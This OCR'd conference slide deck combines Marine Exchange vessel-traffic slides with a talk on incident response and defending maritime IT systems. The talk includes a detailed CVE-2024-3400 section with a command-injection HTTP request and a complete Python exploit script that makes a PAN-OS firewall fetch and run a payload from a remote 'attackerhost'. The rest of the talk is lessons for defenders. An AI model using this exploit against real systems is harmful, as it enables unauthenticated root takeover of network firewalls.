


3-4 watchstanders in MX Building 7/24/365




Maritime Domain Awareness for Safety and Security

MX can reliably see all vessels using AIS from Morro Bay to the Mexican Border and out 100 miles



Vessel Traffic Control:


1. Marine Exchange's VTS LA/LB controls traffic within 25 miles of Point Fermin and the outside anchorages
2. Pilots control traffic inside the breakwaters:
   a. Los Angeles
   b. Jacobsen Pilot Service (Long Beach)… including inside anchorages



In a sense, a 3 Sector VTS

RED ALERTS & BLUE OCEANS

INCIDENT RESPONSE FROM A SYSADMIN'S WAR ROOM IN MARITIME OPS




WHO AM I?

STEVE WINSTON, CASP



+



INCIDENT RESPONSE
PREREQUISITES

INCIDENT RESPONSE

PREPARATION

IR.L2-3.6.1: Establish an operational incident-handling capability.

IR.L2-3.6.2: Track, document, and report incidents.

IR.L2-3.6.3: Test the incident response capability.

INCIDENT RESPONSE

RISK MANAGEMENT

1. Identify high-value assets (HVAs), attack surface exposure (virtual and physical) threat vectors, and business impact.

2. Assess the likelihood and consequences of potential incidents.

3. Prioritize protections based on risk severity while also preparing for the unknown

4. Risks are best addressed by using a combination of Physical, Technical and Administrative controls rather than simply checking a box with one.

INCIDENT RESPONSE

PROACTIVE APPROACH

1. Threat Modeling and Attack Surface Mapping
2. Validation of Critical Infrastructure and Connected Systems
3. Continuous Vulnerability Management
4. Privileged Access Review
5. Tabletop Exercises and Simulations
6. Asset Lifecycle Management
7. Threat Hunting & Behavior-Based Detection
8. Business Continuity / DR Plan based on Risk Analysis
9. End User Education
10. Security Baselines & Configuration Management (Next Slide)

INCIDENT RESPONSE BASELINES

WHAT DEFENDERS FORGET, ATTACKERS EXPLOIT

"You can't detect anomalies if you don't know what normal looks like."

Examples:

- CPU, RAM, network usage patterns
- Registry keys and file hashes
- Expected PowerShell, CMD, WMIC command usage
- Normal outbound DNS query volume per host
- Typical login times by user/role
- Process Spawn Trees (Parent/Child Relationships)
- Remote Access Tool (RAT) Indicators
- File Write Activity in Sensitive Directories
- Privileged Action Frequency
- Endpoint-to-Endpoint Communication Patterns
- Log Volume & Logging Failure Rates
- Normal Binary Execution Paths

BASELINES

RED TEAM PERSPECTIVE

"IF THEY DON'T MONITOR FOR ABNORMAL, WE *BECOME* THE NORMAL."

1. "Living off the Land" (LotL) tactics
2. Traffic Obfuscation and Evasion
3. Excessive Permissions and Role Abuse
4. Misconfigurations
5. Baseline Drift Exploitation
6. Shadow IT and Orphaned Assets
7. Lack of Egress Filtering
8. Abuse of Inactive but Enabled Accounts
9. Logging & Alerting Gaps
10. Default or Weak Cryptography Suites

Attack Surface Identification



The digital attack surface will start at the edge appliance:

- Usually a firewall, unless network hypervisor technology is being used in front of it.

THE MOST COMMONLY EXPOSED SERVICE:

Firewall based VPN Services

WHEN PATCHES WON'T SAVE THE DAY EITHER





Patching your firewalls the second the firmware comes out doesn't always work as planned because of…

- Instability of rushed updates
- A false sense of confidence with zero-day variations bypassing rushed patches
- Unknown bugs causing a wide range of usability issues including affecting critical functionality of the company.

CVE-2024-3400
IN A NUTSHELL



When the management interface is not exposed to WAN, but the VPN port is hardcoded by the vendor……in 2025……



CONSTRAINTS & WORKAROUNDS

(a.k.a. "Why can't I just change the damn port and use *implicit deny*?!)"





CVE-2024-3400: EXPLOIT CHAIN

TECHNICAL BREAKDOWN

STEP 1: HTTP REQUEST DELIVERED

- **Unauthenticated attack surface**: `/ssl-vpn/hipreport.esp` is exposed to *anyone* if GlobalProtect is enabled.

```
POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: victim-firewall
Cookie:
SESSID=../../../../opt/panlogs/tmp/device_telemetry/minute/a;`/usr/bin/python
/p2/usr/local/bin/dt_curl https://attackerhost/payload -o /tmp/.sw;chmod +x
/tmp/.sw;/tmp/.sw`#
Content-Length: 0
```

STEP 2: MALICIOUS FILENAME WRITTEN

```
a;/usr/bin/python /p2/usr/local/bin/dt_curl https://attackerhost/payload
-o /tmp/.sw;chmod +x /tmp/.sw;/tmp/.sw#
```

CVE-2024-3400: EXPLOIT CHAIN TECHNICAL BREAKDOWN

STEP 3: CRON JOB EXECUTES FILENAME AS ROOT

```
/opt/panlogs/tmp/device_telemetry/minute/a;

dt_curl https://attackerhost/payload -o /tmp/.sw;

chmod +x /tmp/.sw;

/tmp/.sw#
```

ONE COOKIE TO ROOT THEM ALL

```python
#!/usr/bin/env python3

import requests
import urllib3

# Disable SSL warnings (useful for self-signed certs)
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def build_payload():
    # Direct command injection
    shell_cmd = (
        "/usr/bin/python /p2/usr/local/bin/dt_curl https://attackerhost/payload "
        "-o /tmp/.sw; chmod +x /tmp/.sw; /tmp/.sw"
    )

    # Injected directly;
    injected = f"`{shell_cmd}`"

    # Exploiting directory traversal path
    return f"../../../../opt/panlogs/tmp/device_telemetry/minute/a;{injected}#"

def send_exploit(hostname):
    url = f"https://{hostname}/ssl-vpn/hipreport.esp"
    cookie_value = build_payload()
    cookies = {
        "SESSID": cookie_value
    }

    print(f"[+] Target URL: {url}")
    print(f"[+] Injecting payload into SESSID cookie")
    print(f"[+] Raw Command: {cookie_value}\n")

    try:
        response = requests.post(url, cookies=cookies, verify=False, timeout=5)
        print(f"[+] Server responded with status code: {response.status_code}")
        print("[+] Response headers:")
        for k, v in response.headers.items():
            print(f"    {k}: {v}")
        print("\n[+] Response body:")
        print(response.text.strip() or "<empty>")
    except requests.exceptions.RequestException as e:
        print(f"[-] Exploit failed: {e}")

if __name__ == "__main__":
    import sys
    if len(sys.argv) != 2:
        print("Usage: python3 onecookie.py <hostname>")
        sys.exit(1)

    send_exploit(sys.argv[1])
```

CIA BREAKDOWN

CONFIDENTIALITY

1. Infrastructure and configuration enumeration
2. Credentials (including VPN and LDAP integrations)
3. Session tokens
4. Logs / Activity
5. Ideal pivot point post exploitation

INTEGRITY

1. Modify firewall configuration
2. Deploy persistence
3. Alter or remove logs / Disable alerting

AVAILABILITY

1. Firewalls can be bricked, rebooted, or degraded
2. Attackers could download / clear configs, or redirect traffic to blackhole IPs.
3. Usage of infrastructure for malicious activity that saturates bandwidth and/or gets your IP range blacklisted.

DEFENSE BY DESIGN, NOT BY REACTION

1. Layered Defense in Depth and Security by Design
2. Leverage Known Threat Behavior as Intelligence
3. Risk Reduction Through Temporary Service Shutdowns
4. Custom Detection Based on Behavior, Not Signatures
5. Test Attacks Against Your Own Defenses
6. Early Warning from “Silent Failures”
7. Internal Honeypots and Canaries
8. Log Tampering and Gaps
9. Fileless Malware Traces in Memory
10. DNS Anomalies
11. Planting Decoys

TECHNICAL LESSONS LEARNED

1. Perimeter Interfaces Are the **Prime Attack Vector**
2. **Patch Timing** Is a Security-Liability Tradeoff
3. Zero-Day Capabilities Are Growing **More Persistent**
4. Custom Protections (often behavioral based) and **Human Intervention** Can Be the Last Line of Defense
5. Vendor patches often **lag**

OPERATIONAL LESSONS LEARNED

1. Security Must Account for Usability and Practical Constraints
2. Log Analysis and Network Visibility Are Critical
3. **Abuse Reporting Often Fails**

STRATEGIC LESSONS LEARNED

1. “Calm Before the Storm” Periods Should Trigger Hardening Reviews
2. Experience Builds Pattern Recognition
3. Obfuscation of services as an extra layer when the need for external unknown connections is a necessity

TAKEAWAY FOR BLUE TEAMS

1. **Every exposed service is a potential backdoor into your network.**
2. **Log inspection alone is insufficient**; logs can be altered or removed after execution.
3. The fact that PAN-OS lacks curl or bash by default is circumvented using vendor-signed dt_curl and Python — **this exploit is tailor-made to bypass assumed platform restrictions**.

THINK LIKE AN ATTACKER, DEFEND LIKE A STRATEGIST


"Assumptions create blind spots. Blind spots create breaches. What you assume is safe, often isn't."

1. "This system isn't exposed" - Are you sure there's no internal pivot path?
2. "Our EDR will catch it" - What if the attacker knows your EDR?
3. "Users know better now" - Phishing hasn't gone away. It's evolved.
4. "We've patched it" - Are legacy systems still running in the background?
5. "No alerts means no problems" - Or does it mean no visibility?
6. "It's configured" - But is it configured securely?"


Backup

Modern Equipment
+ Great MX & CG People
= a Strong Marine Exchange & VTS

…helping ensure a safe, secure, efficient, reliable, and environmentally sound marine transportation system for SoCal & LA-LB



Teamwork – CG OSC Ray Sablan &
MX Casey Robert (OSC, USCG, Ret.) & Mike Martin



Expertise – Porscha Abrons-Smith



Vigilance – OS1 Nick Theriault, USCG, Retired





MX mission: 7 x 24 x 365 provide traffic management, communications, and maritime information services to promote a safe, secure, efficient, reliable and environmentally sound marine transportation system.

MX: There when you need us most…
emergencies (fires, medical, rescue),
fog and bad weather, traffic anomalies,
natural or man-made disasters, etc.

Providing Maritime Peace of Mind since 1923

24 Hour Vessel Traffic Center
Watch Floor: 310-832-6411
www.mxsocal.org
info@mxsocal.org
VHF-FM Channel 14

Point of Contact:
CAPT Kip Louttit, Executive Director
Work: 310-519-3127 Cell: 310-897-1714 klouttit@mxsocal.org

Change Management

Having a defined change management process:

1. Change Identification and Initiation
2. Impact and Risk Assessment
3. Change Approval
4. Change Planning (Including Roll-Back Plan)
5. Testing and Validation
6. Implementation
7. Post-Implementation Review
8. Documentation and Audit Trail
9. Rollback (if needed) / Acceptance



UNAUTHENTICATED ROOT ACCESS VIA FILENAME: YES, REALLY

TAKEAWAYS

- Key Points
  - This vulnerability allows unauthenticated root command execution
  - No login, no shell, no file content — just a filename
  - Exploits a trusted cron job running as root with shell=True
  - The filename itself becomes the payload, interpreted directly by the shell

CVE-2024-3400: EXPLOIT CHAIN TECHNICAL BREAKDOWN

Step 3: Cron Job Executes Filename

```
/opt/panlogs/tmp/device_telemetry/minute/a;

/usr/bin/python /p2/usr/local/bin/dt_curl
https://attackerhost/payload -o /tmp/.sw;

chmod +x /tmp/.sw;

/tmp/.sw#
```

- The **;** ends the first command
- The **backticks** `` ` `` cause shell to **evaluate** the enclosed command and insert its result
- The **#** turns the rest into a **comment**, ignored by shell Due to shell =

Notes: Once the shell hits #, it becomes a comment which is ignored and was added by the cron job. The cronjob also removes the file after execution making the initial vector stealthy by design.

End